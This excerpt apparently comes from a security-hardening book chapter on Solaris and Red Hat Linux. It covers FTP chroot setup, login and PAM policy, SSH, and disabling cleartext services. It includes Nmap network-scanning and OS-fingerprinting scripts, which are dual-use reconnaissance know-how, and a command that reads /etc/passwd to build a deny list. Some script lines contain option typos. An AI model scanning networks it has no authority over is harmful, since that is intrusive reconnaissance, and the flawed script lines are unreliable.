If you plan to offer FTP services, be warned. This can be a very risky proposition. It is a risk that can be managed, but never eliminated. A veteran security administrator, programmer, and UNIX guru was going over one of his own systems one day. He found a veritable treasure trove of pirated booty. Software of all kinds was hidden neatly away on his FTP server. Who knows how long the pirates were stealing his bandwidth, and how much farther could they have gotten into his system if they had the urge to do so.

Offering FTP services to clients is a handy thing. It allows you to distribute software cheaply and easily, and in a way that most Web users are at least familiar with. The problem is that there are so many holes in so many of the software applications used to offer FTP. A quick search on SecurityFocus can keep you busy for a long time. For example, a recent multivendor vulnerability was posted on SecurityFocus, and can be found at www.securityfocus.com/bid/2496. This vulnerability impacts Solaris, HP-UX, Linux, BSD, AIX, and others. So, how can you keep yourself safe?

The only real answer is that you can't, but you can take steps to make sure you are as safe as possible. As usual, the first step is patching the system. Make sure that any known vulnerabilities are fixed. Next, you'll need to decide if you are going to offer anonymous FTP services or not. If you are, there are some general guidelines you should follow. First, make sure that the environment that the FTP users are logging in to is restricted. Solaris' *ftpd*, luckily, performs a *chroot(2)* to the home directory of the FTP user. This saves you some trouble. Create a user, *ftpuser*, for example. This user should not use a valid shell in his /etc/passwd entry. If he did have a valid shell, login would be allowed, which is not what we want. You can use /noshell as the shell for your FTP user entry. The home directory of this user should be the area where the FTP tree can be found. Something like /export/ftp is recommended. In addition, make sure that there is no password for this user by placing an **NP** in the /etc/shadow file entry for this user. Next, the file structure needs to be very carefully arranged.

- **~ftp** This directory should be owned by root and should not be writeable by user/group/other.
- **~ftp/bin** This directory should be owned by root and should not be writeable by user/group/other. It should also be symlinked to ~ftp/usr/bin and should contain the **ls** command, with mode set to 111.

- **~ftp/usr/lib** This directory should be owned by root and should not be writeable by user/group/other. This directory should contain the following files:
 - Ld.so.1*
 - libc.so.1*
 - libdl.so.1*
 - libmp.so.2*
 - libnsl.so.1*
 - libsocket.so.1*
 - nss_compat.so.1*
 - nss_dns.so.1*
 - nss_files.so.1*
 - nss_nis.so.1*
 - nss_nisplus.so.1*
 - nss_xfn.so.1*
 - straddr.so*
 - straddr.so.2*
- **~ftp/etc** This directory should be owned by root and should not be writeable by user/group/other. Place limited copies of the /etc/passwd, /etc/group, and /etc/netconfig, with mode 444.
- **~ftp/pub** This directory is where your files will be uploaded and downloaded to. If you want to allow upload, set the mode to 777; otherwise, set the permissions to restrict write access.
- **~ftp/dev** This directory should be owned by root and should not be writeable by user/group/other. You'll need to use *mknod* to create the files in this directory. Use the *ls -lL* (lowercase l, uppercase L) to get the major and minor numbers, and then use these numbers to create the nodes. The files you'll need are /dev/zero, /dev/tcp, /dev/udp, and /dev/tictosrd. Set the read and write mode to 666 on these nodes.
- **~ftp/usr/share/lib/zoneinfo** This directory should be mode 555 and owned by the root user. Its contents should be the same as those of /usr/share/lib/zoneinfo.

In addition, be it anonymous or normal, you'll want to make sure the /etc/pam.conf file is properly configured to handle FTP authentication properly. The following lines should be in the pam.conf file:

```
ftp    auth      required    /usr/lib/security/pam_unix.so.1
ftp    account   required    /usr/lib/security/pam_unix.so.1
ftp    session   required    /usr/lib/security/pam_unix.so.1
```

We also like to make sure that the /etc/default/ftpd file is created and contains a valid banner for our site, as well as a *umask* for files created by the FTP process. We recommend 077.

Another useful file is the /etc/ftpusers file. This file contains names of users who are *not* allowed FTP access. You should put all of the built-in accounts in this file, as well as all of your user accounts that should not be accessing FTP services. The command is simple:

```
cat /etc/passwd | cut -f1 -d: > /etc/ftpusers
chown root /etc/ftpusers
chmod 600 /etc/ftpusers
```

SECURITY ALERT!

Prior to release 8, Solaris allowed FTP access by the root user as the default. It is critical that this access is immediately disabled on older systems by placing the root account in /etc/ftpusers as soon as possible. Allowing the root account FTP access not only allows the root password to be sniffed during a transfer session, but also leaves the system open to compromise by brute-force attempts to guess the root password.

Security Issues for Solaris 2.6 and Later

Sun has added security-related features since Solaris 2.6 that should be reviewed. Some of these features include additional utilities to control console operation, as well as rhost authentication services. To see the latest Sun security features, visit <http://sunsolve.sun.com>.

Understanding the Solaris Console

Solaris builds upon basic UNIX authentication by allowing systems administrators to configure password policy and expiration, methods by which an account can be accessed, and the search order for authentication credentials. This section discusses some of these features, including their strengths and weaknesses.

Password policies that can be configured include minimum password length, whether a change is required at first login, if the password expires, how much prior warning is given before a change is forced, and whether an account can be accessed by login or only by *su*. The circumstances under which certain policies are appropriate are varied and site-specific. This section seeks to illustrate the configuration options available and how to set them.

Admintool allows easy configuration of these options for each user. However, managing a large number of accounts with Admintool would be cumbersome and time consuming. It is better to understand how Solaris determines account and authentication policy, to ease configuration for large domains.

Three key files determine how Solaris user authentication and policy operate. We'll discuss each of these in turn. The first, /etc/default/login, controls a variety of security settings at login. Table 9.2 explains the purpose and security implications of these settings.

Table 9.2 Login Policy Variables

Variable	Purpose
CONSOLE	If set to YES, this restricts root logins to the system console. Root cannot log in over rlogin, rsh, or Telnet. This does not prevent a user login followed by an <i>su</i> . This feature is useful to prevent mistakes by novice systems administrators, or prevent the use of a .rhosts file created to automate a task.
SYSLOG	If set, root logins are logged at LOG_AUTH, and multiple failed login attempts are logged at LOG_CRIT.
UMASK	Initial shell <i>umask</i> . By default, 022. Sites that are more restrictive might want to set this to 027 or 077.
SLEEPTIME	The time to wait , in seconds, before a login failure is returned and another login may be attempted. The default is 4 seconds, and the max is 5. Setting this value to 0 can simplify brute-forcing of accounts or DoS by exhausting processes or ptys.

Continued

Table 9.2 Continued

Variable	Purpose
TIMEOUT	Sets the length of time, in seconds, before an incomplete login attempt is rejected.
ALLOW_AGED_PASSWORD	If set, and a password has expired, the user will be permitted to log in. If set to NO, an expired password that is not changed will reject a login attempt.
PASSREQ	If set, a login account requires a password. This feature forces access to certain accounts only by su , which provides a useful audit trail.
PATH	Sets the initial path for a login process. This can provide security or convenience. The default value errs on the side of security by providing a limited search path to regular commands.

The second file, /etc/default/su, controls the behavior of the **su** command in a manner similar to /etc/default/login. Table 9.3 lists the options available for this file.

Table 9.3 *su* Policy Variables

Variable	Purpose
SULOG	If present, this variable specifies the file to which all <i>su</i> attempts are logged. It is valuable to periodically generate reports from this file.
CONSOLE	If YES, all attempts to <i>su</i> root are logged to the system console.
SYSLOG and PATH	Same as in Table 9.2, for /etc/default/login.

The last file, /etc/default/passwd, controls password policy. Its options are simple: the minimum and maximum length of time, in weeks, a password is valid, and the minimum number of characters acceptable in a new password. Sites that make large use of password expiration policy might want to adjust the *WARN-WEEKS* value, which isn't shown in the file, to give users ample opportunity to change their passwords.

During a login, Solaris checks /etc/pam.conf for a service name (we discussed PAM in an earlier section). If one is found, the PAMs specified for that service are loaded. In the case of pam_unix, which handles UNIX traditional

authentication, the PAM solicits a username and password through whatever interface is appropriate (tty or dtlogin, for example). Solaris must then recover the user's credentials, in order to validate that the user exists and has presented the correct password. This begins a search process through files, NIS, or NIS+, which is controlled by /etc/nsswitch.conf. A typical entry for password hash searches (as returned to the *getpwnam* (3C) and *getspnam* (3C) calls) in /etc/nsswitch.conf is:

```
passwd:      files nis
```

The preceding search order implies that /etc/passwd and /etc/shadow are searched first for the user's credentials. If no entries are found, NIS is searched next. If no entries are found there, the system call fails and the user is rejected as unknown. Otherwise, the password presented at login time is hashed, and that hash is compared with that returned by the search. If they match, the user is authenticated and login proceeds.

Other valid entries in nsswitch.conf are *nisplus*, which causes a search of the NIS+ password database. The keyword *compat* can be used, with no other options, which causes the system to operate in a mode compatible with BSD password file syntax for netgroup inheritance.

Other PAMs might operate differently, but the majority of user authentication schemes in use involve gathering a username and password from the user, providing that to an authentication service for validation, and then accepting or denying the login as appropriate. Other systems are possible, but the overwhelming majority of e-mail clients, SSH clients, FTP clients, and the like are designed with username/password pairs in mind. Kerberos is a system that uses cryptographic credentials for authentication and is discussed later in the chapter.

As is the case with any form of authentication that uses reusable credentials, services that are subject to network eavesdropping pose a serious security risk. Secure alternatives exist for shell access, X-Windows connection forwarding, POP and IMAP access, and file transfers. These alternatives, usually an SSH client or an SSL-capable mail client protect passwords from network spies by covering the entire channel cryptographically. Any cleartext service that operates on reusable passwords (one-time password systems such as OPIE, S/key, or SecurID are the exception) is at risk from snooping.

Configuring Rhost Authentication

While the r-services are inherently insecure, there are instances in which running these services might be required. If it is necessary to run rexec, rsh, or rlogin, there are some ways to improve the security of these services. However, while it

is possible to improve the security of the r-services somewhat, the best way to close the security gap created by running these services is to migrate to SSH.

One way to make rlogin and rsh slightly more secure is to require that only specific IP addresses and not subnets appear in an .rhosts file. The use of fully qualified domain names (FQDNs), as opposed to canonical names, is also recommended. To avoid a situation similar to the attack shown previously, the MAC address of the trusted host in the trust relationship should be configured statically in Solaris' arp table. This can be done by using the command:

```
# arp -s <trusted host IP address> <trusted host MAC address>
```

This will cause the trusted host's IP address to be permanently associated with the configured MAC address, which will help to increase the difficulty of using IP spoofing to exploit trust relationships. Even with these measures, the r-services should be considered *obsolete and insecure*. The best solution is to discontinue use of them as soon as possible and replace them with SSH.

Other Useful Considerations in Securing Your Solaris Installation

There are other useful considerations you should implement when securing your Solaris installation, both to protect your installation and to understand when hackers might be trying to attack your system. You can secure your default services such as FTP and Telnet by using third-party distributions of existing security protocols. Likewise, third-party tools such as Nmap can assist you in detecting and responding to ongoing attacks.

Adding SSH Source to Your Server

SSH is the single greatest security enhancement that you can add to a Solaris server. The original SSH (SSH-1) protocol was developed by Finnish University student Tatu Ylönen in 1995 specifically to address the shortcomings of cleartext communications such as FTP and Telnet. Since then, a major protocol update (SSH-2) has eradicated any of the lingering insecurities of the original SSH protocol. Originally, SSH was distributed by Ylönen in source code and binary forms without charge, but along the way, Ylönen changed the licensing of the product such that commercial users must purchase licenses from Ylönen's company, SSH Communications Security. You can get commercially supported SSH from www.ssh.com.

Since both forms of the SSH protocol were official IETF draft standards, one group of developers, now known as OpenSSH, forked the last noncommercial release for the UNIX implementation of the original SSH software and developed a free-for-any-use version. This version is now known as OpenSSH and supports both versions of the SSH protocol in a single daemon, whereas commercial SSH requires one daemon per protocol. In our opinion, OpenSSH is better than the commercial SSH distribution, because OpenSSH has a more efficient implementation of the SSH protocols that supports extended encryption algorithms, is supported on more platforms, and is available at no charge.

OpenSSH source code is available from www.openssh.org, and you can find pre-compiled binary packages at www.ibiblio.org/pub/packages/solaris/sparc.

Once installed, most SSH implementations are very secure; however, you might want to consider disabling direct remote access as root by changing the option *PermitRootLogin* to “No”. This will prevent brute-force attacks on your root password by denying all direct root login attempts.

From a client perspective, SSH functions more or less as a drop-in replacement for FTP, Telnet, and the Berkeley r-commands including **rcp**. Additionally, great care was taken to emulate the syntax of the Berkeley r-commands such that if you are already familiar with using rlogin, rsh, and rcp, then you already know how to use SSH, from a client perspective. Table 9.4 lists a comparison between cleartext commands and their SSH equivalents using the sample host *sparky.incoming-traveler.com*.

Table 9.4 Cleartext Commands and Their SSH Equivalents

Cleartext Protocol Commands	Secure Protocol Equivalent
ftp sparky.incoming-traveler.com	sftp sparky.incoming-traveler.com Once connected to the server, issue the same commands you would use with regular FTP.
telnet sparky.incoming-traveler.com	ssh sparky.incoming-traveler.com Once connected to the server, the default configuration will ask for your operating system password for authentication.
rlogin sparky	slogin sparky slogin is really just a link to the ssh client, so this command is equivalent to “ssh sparky”. Unless the remote host

Continued

Table 9.4 Continued

Cleartext Protocol Commands	Secure Protocol Equivalent
<code>rsh sparky command</code>	has been configured to authenticate you by a key-signature, you will be asked for a password. ssh sparky command Unless the remote host has been configured to authenticate you by a key-signature, you will be asked for a password. Once you have been authenticated, the command will execute <i>stdout</i> to be returned to your local system.
<code>rcp /path/to/sourcefile user@sparky:/path/to/destfile</code>	scp /path/to/sourcefile user@sparky:/path/to/destfile Once connected to the server, the default configuration will ask for your operating system password for authentication.

As you can see, the learning curve for using SSH client software is as smooth as possible. You won't encounter the real complexities of SSH until you start using its advanced features, such as agent-based authentication and its capabilities to serve as a wrapper for virtually any cleartext protocol. For example, you can frequently download mail using the POP-3 protocol through an SSH tunnel so that neither your password nor the contents of your mail can be sniffed during transmission from the mail server to your desktop.

We won't cover any of the advanced SSH configurations, such as port forwarding and agent authentication, in this book due to space constraints, but all of them are well documented in the OpenSSH man pages, which you can even read online at www.openssh.org.

Using Nmap to Learn More About Your Solaris System

You should not only protect your Solaris system, but actively monitor it to see if other users (in this case, hackers) might be trying to take advantage of your computer. To see what ports, and consequently which services, are available to the outside world, you should obtain a copy of the portscanner Nmap, which stands for Network Mapper. This software is easily available in many places and generally in two forms: a source-code-only copy can be found at www.insecure.org,

and a precompiled Solaris binary can be obtained from www.sunfreeware.com. Let's take a brief tour of Nmap.

Nmap has a large number of command-line options to modify and direct its behavior. We will only be focusing on a few of these. The most generic way to run Nmap is to just give it a hostname or IP address as an argument:

```
nmap [-options] <hostname>
```

You can be a bit more generic and have it do as its name implies: scan an entire network by giving it a network address in CIDR notation:

```
nmap A.B.C.D/xx
```

We will focus on the following options and switches:

- **-sT** Initiates a TCP connect() scan [default if no other options are given].
- **-sU** Initiates a UDP portscan. This scan requires that you run Nmap as root.
- **-sP** Ping scan. Attempts to ping the specified hosts or any host in the given subnet or address range.
- **-oN<logfile>** Tells Nmap to output its results to a human-readable, ASCII text file named <logfile>.
- **-O :TCP/IP fingerprinting** Nmap attempts to figure out the remote OS of the target(s) by using a fingerprint file(included) to examine and compare various TCP/IP attributes. This requires that Nmap be run as root.

While this is what we will concentrate on, please be sure to look over the documentation and built-in help for Nmap. Nmap has great power, and a little time spent learning it will pay off.

The sunrpc and ntp services are generally unrelated to each other in any programmatic way, but they warrant some extra attention. In essence, if your system will also be an NFS server, then it should naturally be behind a firewall, and the NFS shares should be exported with appropriate permissions and access restrictions. This admittedly does not fully address the other services sitting behind the RPC portmapper. In order to understand what else is out there, you need to look in /etc/inetd.conf and /etc/rc[123].d to see what RPC services are started at boot and which are started on an as-needed basis. The best command to determine what RPC services your system offers is **rpcinfo**. You can use this almost as

an RPC portscanner (although it is not one) to see what services show as being up and available.

NFS can be timestamp sensitive, so system clocks should be synchronized to a universal source. This is where NTP comes in. The NTP protocol will synchronize system clocks with minimal administrator intervention, thus providing uniform timestamps across your networked systems. A properly configured NTP setup is a minimal or nonthreat to your systems.

Finally, it is important to note that not all services are started out of inetd and based in /etc/inetd.conf. The majority of default services are, but there are at least two notable exceptions—SNMP and SMTP. The SNMP services are started out of /etc/rc3.d/ scripts, and SMTP starts in /etc/rc2.d/S88sendmail. An open SMTP service will show as port 25/tcp, and SNMP will show as one or both of ports 161/udp and 162/udp. Since Solaris is highly configurable, it is not beyond the realm of possibility that you might inherit a system running these common services on non-standard ports.

From time to time, users will request the installation of various software packages. It is an excellent practice to review all documentation about the new software before conducting the installation, especially with an eye toward system security. The real world rarely affords the overworked administrator such a luxury, and software is often hastily installed, configured, and forgotten about. From the perspective of “best practices” security, this is simply unacceptable and will eventually lead to the compromise of a system.

A good plan to allow for such haste, but to minimize security risks, would be to run a portscanner against some or all of your systems (at your discretion). The output should then be carefully reviewed, remediation measures undertaken, and the changes verified.

The first step is to devise a script that can be run either manually or out of Cron to invoke Nmap on your administrative machine. The command-line syntax of Nmap makes this easily accomplished with just a few more arguments than those we have already seen. Let’s assume that we want to scan www.incoming-traveller.com and mail.inbound-traveller.com, the company mail server with POP3, IMAP, and SMTP services. To do this, we would put together a small shell script, like this:

```
#!/bin/sh
LOG=/path/to/root-read-write-only-directory/file

/path/to/nmap -sT -sU www.incoming-traveller.com mail.incoming-
```

```
traveller.com -ON $LOG
cat $LOG | mailx -s "nmap output" scarter@incoming-traveller.com
```

This script should be run out of root's crontab once a week. We have already seen the *-sT* and *-sU* options. The *-oN* tells Nmap to log output in human-readable form to the specified file. We simply mail this back to the administrator when Nmap is finished.

Suppose you have a subnet or a part of a subnet that you want to scan once a week for changes or vulnerabilities. Fortunately, Nmap makes this simple as well. You would just change the command line for Nmap to something like this:

```
%/path/to/nmap -sT -sU 10.1.1.33-40 -ON $LOG
```

In this case, Nmap would conduct a TCP and UDP scan on the IPs between 10.1.1.33 and 10.1.1.40, inclusive, and then place the output in our logfile. Nmap has a great many other features and rightly deserves its own book, or at least its own chapter in a book.

An added bonus of Nmap is its extensive OS fingerprint database. Although you must run Nmap as root to use this feature, the benefits are wide-ranging. For example, let us assume that our company, Incoming Traveller, Inc., is a Solaris-only shop. Assuming you have a well-documented network environment, and know what IPs are in use (and hence which IPs should show up on the network), we will set up Nmap to inventory IPs in use and to inventory operating systems on the network. Pretend Incoming Traveller, Inc. uses a subnetted 10.0.0.0 IP space, 10.1.1.0/24. As root, run Nmap with the following switches:

```
%nmap -sP 10.1.1.0/24
```

Next, run Nmap with its *-O* option (as root!) to fingerprint hosts on the network:

```
%nmap -O 10.1.1.0/24 >> /ip_and_fingerprints.out
```

When Nmap finishes its run, your file will be appended with the following:

```
Starting nmap V. 2.53 by fyodor@insecure.org (www.insecure.org/nmap/)
Interesting ports on www.incoming-traveller.com(10.1.1.33):
(The 1517 ports scanned but not shown below are in state: closed)

Port      State       Service
22/tcp    open        ssh
80/tcp    open        http
111/tcp   open        sunrpc
```

```
4045/tcp    open        lockd
6000/tcp    open        X11
32771/tcp   open        sometimes-rpc5
32780/tcp   open        sometimes-rpc23
```

TCP Sequence Prediction: Class=truly random

Difficulty=9999999 (Good luck!)

Remote operating system guess: Solaris 2.6 - 2.7 with tcp_strong_iss=2

In this case, Nmap has guessed that our Web server is running Solaris 2.6 or 2.7, it has shown us the open ports again (better too much information than too little), and it has even told us some information about our TCP sequencing. In order to automate all this data gathering, we would again devise a small script to be run out of Cron as root:

```
#!/bin/sh

LOG= /tmp/ip_and_fingerprints.out

/path/to/nmap -sP 10.1.1.0/24 -oN $LOG
/path/to/nmap -O 10.1.1.0/24 >> $LOG

cat $LOG | mailx -s "nmap output" scarter@incoming-traveller.com
```

You might have noticed that neither script example has redirected standard error to /dev/null, as is commonly done on most systems. Instead, anything directed to standard error (and, in this case, standard out) will be captured by the shell spawned by Cron and dumped into an e-mail to the invoking user (in this case, root). Since these are freeware public products, bugs and errors might crop up from time to time, especially as you upgrade versions of the OS or the freeware product. This way, you can see if the software starts to behave badly and remedy the situation, rather than sit in the dark thinking all is well when it is not!

Understanding the Risks and Advantages of Including a Compiler on Your Solaris Installation

A system with a smaller installation is more easily managed because only the necessary pieces are in place. What constitutes *necessary* is the software to achieve your mission and business needs. A system with a minimal installation also

removes a number of unnecessary services and makes it easier to monitor the system for intrusion.

There are two camps on the types of software that should be installed on a system. One side is against having a C compiler on the system; the other is for it. Neither side is right or wrong, but both have valid lines of reasoning to take into account.

The side against an accessible local C compiler fears a local user compiling exploits or other programs and using the system for unauthorized activities. Such violations could lead to a local user gaining elevated privileges or unauthorized network access. The other side of the argument believes that having a C compiler on the local system is a necessary utility. Without a C compiler, they believe, it's impossible to build programs from source. The risk can be mitigated: local users should not have free reign of a system through some goody built with a C compiler, but a C compiler can be quite handy when necessary. Using proper permissions and access control such as RBAC or simple access control lists (ACLs) can also mitigate risk associated with this activity.

Having introduced you to the concept of protecting the default Solaris installation and to auditing the network traffic you might see on your system, the next section is devoted to a more Linux-specific discussion of similar topics. The section introduces strategies that you can use to secure your Linux installation, as well as open-source utilities that you can use to learn more about who is using your system.

Linux Solutions

This section provides general security guidelines for hardening your Linux installation. First, we'll review installation and general configuration, including package selection. Next, we'll attempt to improve the security of services that are installed by default. Finally, we'll review open-source tools such as Sudo and OpenSSH that can help you to manage the security of your Linux installation and make your job as an administrator easier.

Understanding Linux Installation Considerations

Linux is capable of high-end security; however, the out-of-the-box configurations must be altered to meet the security needs of most businesses with an Internet presence. This chapter shows you the steps for securing a Linux system—called *hardening* the server—using both manual methods and open-source security solutions. The hardening process focuses on the operating system, and is important

regardless of the services offered by the server. The steps will vary slightly between services, such as e-mail and Hypertext Transfer Protocol (HTTP), but are essential for protecting any server that is connected to a network, especially the Internet. Hardening the operating system allows the server to operate efficiently and securely.

This chapter includes the essential steps an administrator must follow to harden a UNIX system; specifically, a Red Hat Linux system. These steps include updating the system, disabling unnecessary services, locking down ports, logging, and maintenance. Open-source programs allow administrators to automate these processes using Bastille, Sudo, logging enhancers such as SWATCH, and antivirus software. Before you implement these programs, you should first understand how to harden a system manually.

Updating the Linux Operating System

An operating system might contain many security vulnerabilities and software bugs when it is first released. Vendors, such as Red Hat, provide updates to the operating system to fix these vulnerabilities and bugs. In fact, many consulting firms recommend that companies do not purchase and implement new operating systems until the first update is available. In most cases, the first update will fix many of the problems encountered with the first release of the operating system. In this section, you will learn where to find the most current Red Hat Linux errata and updates.

The first step in hardening a Linux server is to apply the most current errata and Update Service Package to the operating system. The Update Service Package provides the latest fixes and additions to the operating system. It is a collection of fixes, corrections, and updates to the Red Hat products, such as bug fixes, security advisories, package enhancements, and add-on software. Updates can be downloaded individually as errata, but it is a good idea to start with the latest Update Service Package, and then install errata as necessary. However, you must pay to receive the Update Service Packages, and the errata are free. Many errata and Update Service Packages are not required upgrades. You need to read the documentation to determine if you need to install it.

The Update Service Packages include all of the errata in one package to keep your system up to date. After you pay for the service, you can order Update Service Packages on CD, or download them directly from the Red Hat Web site. To find out more about the Update Service Packages, visit www.redhat.com/support/services/update.html. You will learn more about errata in the maintenance section of this chapter.

You should apply the latest service pack and updates before the server goes live, and constantly maintain the server after it is deployed to make sure the most current required patches are installed. The more time an operating system is available to the public, the more time malicious hackers have to exploit discovered vulnerabilities. Vendors offer patches to fix these vulnerabilities as quickly as possible; in some cases, the fixes are available at the vendor's site the same day.

Once your Red Hat system is live, you must make sure that the most current required Red Hat errata are installed. These errata include bug fixes, corrections, and updates to Red Hat products. You should always check the Red Hat site at www.redhat.com/apps/support/updates.html for the latest errata news. The following list defines the different types of errata found at the Red Hat Updates and Errata site.

- **Bug fixes** Address coding errors discovered after the release of the product, and might be critical to program functionality. These Red Hat Package Manager tools (RPMs) can be downloaded for free. Bug fixes provide a fix to specific issues, such as a certain error message that might occur when completing an operating system task. Bug fixes should only be installed if your system experiences a specific problem. Another helpful resource is Bugzilla, the Red Hat bug-tracking system at <http://bugzilla.redhat.com/bugzilla>.
- **Security advisories** Provide updates that eliminate security vulnerabilities on the system. Red Hat recommends that all administrators download and install the security upgrades to avoid DoS and intrusion attacks that can result from these weaknesses. For example, a security update can be downloaded for a vulnerability that caused a memory overflow due to improper input verification in Netscape's Joint Photographic Experts Group (JPEG) code.
- **Package enhancements** Provide updates to the functions and features of the operating system or specific applications. Package enhancements are usually not critical to the system's integrity; they often fix functionality programs, such as an RPM that provides new features.

Selecting Packages for Your Linux Installation

When you decide to install Linux, you need to consider the usage that the system will receive as well as potential security hazards that might be introduced by installing particular software. You also need to make more mundane choices such

as which desktop environment to install or which graphics drivers, game support, or other device support you might need for the particular needs of your system. Newer Linux distributions make it easier for you to install package groups and their dependencies so that you don't have to do as much detective work.

However, you should consider the potential risks of installing more software than you need, and decide accordingly which packages you want to install. In short, if you don't need it, don't install it. Adding support for Perl, for example, on a machine that is not being used for scripting is almost like asking a hacker to come inspect your system and find holes in your installation.

Considering Individual Package Installation

You can override package group installation when configuring Red Hat and install individual packages instead of the package group. Be aware that individual package choices might conflict with each other, or that you might not have installed all necessary packages for your installation. Red Hat will give you the option to install dependent packages, which will allow you to confirm that you have the files you need. After you decide which packages you want to install, and successfully install them, you should plan to install the appropriate patches and updates for your system. This example deals with the Red Hat distribution of Linux; your system might be different.

Installing Patches and Updates

Here are the steps for accessing Linux bug fixes, security advisories, and package enhancements:

1. To download bug fixes, point your browser to www.redhat.com/apps/support/updates.html. Under the “**Errata: Fixes and Advisories**” section, click the **Red Hat Linux Bug Fixes** link. The latest bug fixes are available for download on this page. Click each bug to learn more, and determine whether it affects your system. Some fixes do not include software downloads, such as RPMs; instead, they explain how to configure your system to fix the problem.
2. To download security advisories, point your browser to www.redhat.com/apps/support/updates.html. Under the “**Errata: Fixes and Advisories**” section, click the **Red Hat Linux Security Advisories** link. There are various security fixes available. For example, one download contains three security hole fixes, as well as additional support for Pentium 4 processors. This affects Red Hat 6.x and 7.0 users. It is imperative for

Linux administrators to check this Web site on a regular basis, determine if the changes are necessary, and implement the vulnerability fix.

3. To download package enhancements, point your browser to www.redhat.com/apps/support/updates.html. Under the “**Errata: Fixes and Advisories**” section, click the **All Red Hat Linux Errata** link, and then the **Package Enhancements** link. A Red Hat Linux Package Enhancements link might also exist on the main Errata page. The available package enhancements are listed. Check the list to see if any enhancements affect your operating system or applications. If an enhancement exists, and installing it would benefit your system, download and install the corresponding package.

Understanding More About Linux Bug Fixes: A Case Study

In a production environment, a problem might exist if a system has an i810 chipset and is running Red Hat Linux 6.2. The correct amount of system RAM might not be available to the system. Consequently, the system cannot maximize RAM usage, and might not run certain programs because it thinks it does not have enough RAM. A fix for this problem is available at the Red Hat Updates and Errata Web site.

According to the bug fix, an administrator needs to manually enter the amount of RAM for the system. To check if the problem exists on a system, the administrator must log on as root and enter:

```
cat /proc/meminfo
```

If the memTotal value is not within a few MB of the actual system RAM, the administrator needs to manually enter the correct amount of system RAM. To accomplish this task, the administrator must have root access and edit the /etc/lilo.conf file by entering:


```
vi /etc/lilo.conf
```

The administrator must locate the current kernel image and add a new line by pressing **i** (to enter vi’s insert mode) and entering the following:

```
append="mem=[total amount of ram (in MB)]"
```

Figure 9.4 displays an edited lilo.conf file for a system that has 256MB of RAM. One MB should be subtracted from the total because the final megabyte is not available on all systems.

Figure 9.4 Editing the Lilo.conf File to Fix a Bug



The administrator must write and quit the lilo.conf file by pressing **ESC** (to exit vi's insert mode) and entering:

```
:wq
```

Then, he or she must load the updated lilo.conf file into memory by entering:

```
/sbin/lilo
```

The administrator must reboot the machine. Afterward, he or she must check the RAM allocation by entering:

```
cat /proc/meminfo
```

If it is within a few MB of the actual RAM, the bug has been fixed. If not, the administrator must repeat the case study steps to ensure that the correct amount of RAM is allocated to the OS.

Hardening Linux Services

To harden a server, you must first disable any unnecessary services and ports. This process involves removing any unnecessary services, such as the Linux rlogin service, and locking down unnecessary Transmission Control Protocol/User Datagram Protocol (TCP/UDP) ports. Once these services and ports are secure, you must then regularly maintain the system.

This section shows you how to manually disable several vulnerable services. Later, you will learn how to disable unnecessary services and ports using the open-source program Bastille.

Evaluating the Security of Linux at Startup

Linux, by nature, is more secure than most operating systems. Regardless, there are still uncertainties to every new Linux kernel that is released, and many security vulnerabilities that have not been discovered. Most Linux services are not vulnerable to these exploits. However, an administrator can reduce the amount of risk by removing unnecessary services. Red Hat Linux includes many services, so it makes sense that an administrator customize the system to suit the company needs. Remember, you are removing risk when you remove unnecessary services.

Protecting Inetd

The /etc/xinetd.conf file (previously the inetc.conf file) controls many UNIX services, including File Transfer Protocol (FTP) and Telnet. It determines what services are available to the system. The xinetd (like inetc) service is a “super server” listening for incoming network activity for a range of services. It determines the actual nature of the service being requested and launches the appropriate server. The primary reason for the design is to avoid having to start and run a large number of low-volume servers. Additionally, xinetd’s ability to launch services on demand means that only the needed number of servers is run.

The etc/xinetd.conf file directs requests for xinetd services to the /etc/xinetd.d directory. Each xinetd service has a configuration file in the xinetd.d directory. If a service is commented out in its specified configuration file, the service is unavailable. Because xinetd is so powerful, only the root should be able to configure its services.

The /etc/xinetd.d directory makes it simple to disable services that your system is not using. For example, you can disable the FTP and Telnet services by commenting out the FTP and Telnet entries in the respective file and restarting the service. If the service is commented out, it will not restart. The next section demonstrates how to disable the Telnet, FTP, and rlogin services.

Disabling FTP, Telnet, and rlogin

Most administrators find it convenient to log in to their UNIX machines over a network for administration purposes. This allows the administrator to work remotely while maintaining network services. However, in a high-security environment, only physical access might be permitted for administering a server. In

this case, you should disable the Telnet interactive login utility. Once disabled, no one can access the machine via Telnet.

1. To disable Telnet, you must EDIT the /etc/xinetd.d/telnet file. Open the **Telnet file** using vi or an editor of your choice.
2. Comment out the **service telnet** line by adding a number sign (#) before **service telnet**:

```
#service telnet
```

3. Write and quit the file.
4. Next, you must restart xinetd by entering:

```
/etc/rc.d/init.d/xinetd restart  
Stopping xinetd: [OK]  
Starting xinetd: [OK]
```

5. Attempt to log on to the system using Telnet. You should fail.
6. Note that commenting out the service line in the respective xinetd.d directory can disable many services.
7. Disable the FTP service using the same method (e.g., edit the /xinetd.d/wu-ftpd file by commenting out the *service ftp* line and restarting xinetd).
8. Attempt to access the system via FTP. You should be unable to log in to the server.

Securing Your Suid Applications

Earlier in the chapter, we discussed the necessity of understanding which applications on your system run under administrative privilege or as impersonated user. This *suid* (set user id bit) can be the cause of many system vulnerabilities. Fortunately, open-source security tools such as Sudo make the task of securing these administrative utilities much easier.

Applying Restrictive Permissions on Administrator Utilities

Superuser Do (Sudo) is an open-source security tool that allows an administrator to give specific users or groups the ability to run certain commands as root or as another user. The program can also log commands and arguments entered by

